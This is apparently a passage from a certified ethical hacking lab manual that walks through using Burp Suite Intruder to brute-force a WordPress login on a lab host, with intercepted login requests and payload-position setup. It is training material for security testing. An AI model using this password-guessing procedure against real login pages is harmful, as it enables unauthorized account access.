
**Burp Proxy documentation**

The central point of access for all information you need to use Burp Proxy.

[View](#)

16. Switch back to the browser window. On the login page of the target WordPress website, type random credentials, here **admin** and **password**. Click the **Log In** button.

Note: You can enter the credentials of your choice here.



17. Switch back to the **Burp Suite** window; observe that the HTTP request was intercepted by the application.

18. Now, right-click anywhere on the HTTP request window, and from the context menu, click **Send to Intruder**.

Note: Observe that Burp Suite intercepted the entered login credentials.

Note: If you do not get the request as shown in the screenshot, then press the **Forward** button.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Proxy tab selected. Request to http://10.10.1.22:8080/CEH/wp-login.php

```

1 POST /CEH/wp-login.php HTTP/1.1
2 Host: 10.10.1.22:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.1.22:8080/CEH/wp-login.php?
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 115
10 Origin: http://10.10.1.22:8080
11 DNT: 1
12 Connection: close
13 Cookie: wordpress_test_cookie=WP%20Cookie%20check
14 Upgrade-Insecure-Requests: 1
15
16 log=admin&pwd=password&wp-submit=Log+In&redirect_to=http%3A%2F10.10.1.22%3A8080%2FCEH%2Fwp-admin

```

Context menu options include:

- Scan
- Send to Intruder** (highlighted)
- Send to Repeater
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser
- Engagement tools [Pro version only]
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests
- Do intercept
- Convert selection
- URL-encode as you type
- Cut
- Copy
- Paste
- Message editor documentation
- Proxy interception documentation

19. Now, click on the **Intruder** tab from the toolbar and observe that under the **Intruder** tab, the **Target** tab appears by default.

20. Observe the target host and port values in the **Host** and **Port** fields.

Intruder tab selected. Target sub-tab selected.

### Attack Target

Configure the details of the target for the attack.

Host: 10.10.1.22

Port: 8080

Use HTTPS

**Start attack**

21. Click on the **Positions** tab under the **Intruder** tab and observe that Burp Suite sets the target positions by default, as shown in the HTTP request. Click the **Clear \$** button from the right-pane to clear the default payload values.

22. Once you clear the default payload values, select **Cluster bomb** from the **Attack type** drop-down list.

Note: Cluster bomb uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn so that all permutations of payload combinations are tested. For example, if there are two payload positions, the attack will place the first payload from payload set 2 into position 2 and iterate through all payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2 and iterate through all the payloads in payload set 1 in position 1.

Attacktype: Sniper

```

1 POST /wp-login.php
2 Host: http://10.10.1.22:8080/CEH/
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.89 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.1.22:8080/CEH/wp-login.php?
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 115
10 Origin: http://10.10.1.22:8080
11 DNT: 1
12 Connection: close
13 Cookie: wordpress_test_cookie=WP%20Cookie%20check
14 Upgrade-Insecure-Requests: 1
15
16 log=admin&pwd=password&wp-submit=Log+In&redirect_to=http%3A%2F10.10.1.22%3A8080%2FCEH%2Fwp-admin%2F&test_cookie=1

```

Start attack

Attacktype: Sniper

1 POST /wp-login.php  
2 Host: http://10.10.1.22:8080/CEH/  
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.89 Safari/537.36  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Referer: http://10.10.1.22:8080/CEH/wp-login.php?  
8 Content-Type: application/x-www-form-urlencoded  
9 Content-Length: 115  
10 Origin: http://10.10.1.22:8080  
11 DNT: 1  
12 Connection: close  
13 Cookie: wordpress\_test\_cookie=WP%20Cookie%20check  
14 Upgrade-Insecure-Requests: 1  
15  
16 log=admin&pwd=password&wp-submit=Log+In&redirect\_to=http%3A%2F10.10.1.22%3A8080%2FCEH%2Fwp-admin%2F&test\_cookie=1

Add § Clear § Auto § Refresh

Search... 0 matches Clear

0 payload positions Length: 663

23. Now, we will set the username and password as the payload values. To do so, select the username value entered in **Step 16** and click **Add §** from the left-pane.

24. Similarly, select the password value entered in **Step 16** and click **Add §** from the right-pane.

Note: Here, the username and password are **admin** and **password**.

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attacktype: Cluster bomb

```

1 POST /CEH/wp-login.php HTTP/1.1
2 Host: 10.10.1.22:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.1.22:8080/CEH/wp-login.php?
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 115
10 Origin: http://10.10.1.22:8080
11 DNT: 1
12 Connection: close
13 Cookie: wordpress_test_cookie=WP%20Cookie%20check
14 Upgrade-Insecure-Requests: 1
15
16 log=$admin$&pwd=$password$&wp-submit=Log+In&redirect_to=http%3A%2F10.10.1.22%3A8080%2FCEH%2Fwp-admin%2F&testcookie=1

```

Add \$   Clear \$   Auto \$   Refresh

Search... 0 matches   Clear

0 payload positions   Length: 663

25. Once the username and password payloads are added. The symbol '\$' will be added at the start and end of the selected payload values. Here, as the screenshot shows, the values are **admin** and **password**.

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attacktype: Cluster bomb

```

1 POST /CEH/wp-login.php HTTP/1.1
2 Host: 10.10.1.22:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.1.22:8080/CEH/wp-login.php?
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 115
10 Origin: http://10.10.1.22:8080
11 DNT: 1
12 Connection: close
13 Cookie: wordpress_test_cookie=WP%20Cookie%20check
14 Upgrade-Insecure-Requests: 1
15
16 log=$admin$&pwd=$password$&wp-submit=Log+In&redirect_to=http%3A%2F10.10.1.22%3A8080%2FCEH%2Fwp-admin%2F&testcookie=1

```

Add \$   Clear \$   Auto \$   Refresh

Search... 0 matches   Clear

2 payload positions   Length: 667

26. Navigate to the **Payloads** tab under the **Intruder** tab and ensure that under the **Payload Sets** section, the **Payload set** is selected as **1**, and the **Payload type** is selected as **Simple list**.

27. Under the **Payload Options [Simple list]** section, click the **Load...** button.

The screenshot shows the Burp Suite interface. The title bar reads "Burm Suite Community Edition v2021.8.2 - Temporary Project". The top menu bar includes "Applications", "Places", "System", "File", "Edit", "Burp", "Project", "Intruder" (which is highlighted in red), "Repeater", "Window", and "Help". Below the menu is a toolbar with icons for "Target", "Positions", "Payloads" (which is highlighted in blue), "Resource Pool", and "Options". The main content area has three sections: "Payload Sets", "Payload Options [Simple list]", and "Payload Processing".


**Payload Sets**: Shows "Payload set: 1" and "Payload type: Simple list". A "Start attack" button is in the top right.

**Payload Options [Simple list]**: Contains a list editor with buttons for "Paste", "Load...", "Remove", and "Clear". It also has an "Add" button and a text input field "Enter a new item". A dropdown menu says "Add from list ... [Pro version only]".

